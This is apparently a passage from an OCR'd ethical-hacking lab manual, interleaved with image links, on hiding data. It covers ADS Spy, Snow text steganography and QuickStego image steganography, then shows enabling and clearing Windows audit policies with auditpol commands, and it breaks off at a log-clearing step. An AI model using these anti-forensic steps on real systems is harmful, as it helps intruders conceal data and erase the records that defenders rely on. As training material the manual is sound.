
• Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.




As shown in the figure below, ADS Spy has detected the **file1.txt:secret.txt** file from the directory.




vi. Snow

Create a text file with some data in the same directory where Snow Tool is installed.




Go to Command Prompt → Change the directory to run Snow tool




Type the command:

Snow –C –m “text to be hide” –p “password” <Source file> <Destination file>





The source file is a bank_details.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



Go to the directory; you will a new file hidden.txt.

Open the File







vii. QuickStego

Image Steganography using QuickStego


1. Open QuickStego Application




2. Upload an Image. This Image is term as Cover, as it will hide the text.



3. Enter the Text or Upload Text File




4. Click Hide Text Button




5. Save Image This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego →Click Open Image and open the image generated by QUICKSTEGO (Stego Picture.bmp)



2. Click Get Text to extract hidden text




viii. Clearing Audit Policies

Enabling and Clearing Audit Policies

To check command's available option Enter


```
C:\Windows\system32> auditpol /?
```



Enter the following command to enable auditing for System and


Account logon: -

```
 C:\Windows\system32>auditpol /set /category:"System","Account logon"/success:enable /failure:enable
```




To check Auditing is enabled, enter the command:

```
C:\WINDOWS\system32>auditpol /get /category:"Account Logon","System"
```




Clear audit pol

```
C:\WINDOWS\system32>auditpol /clear
```



To check auditing enter the command


```
C:\WINDOWS\system32>auditpol /get /category:"Account logon","System"
```




ix. Clearing Logs

1. Go to Kali Linux Machine → Open File System

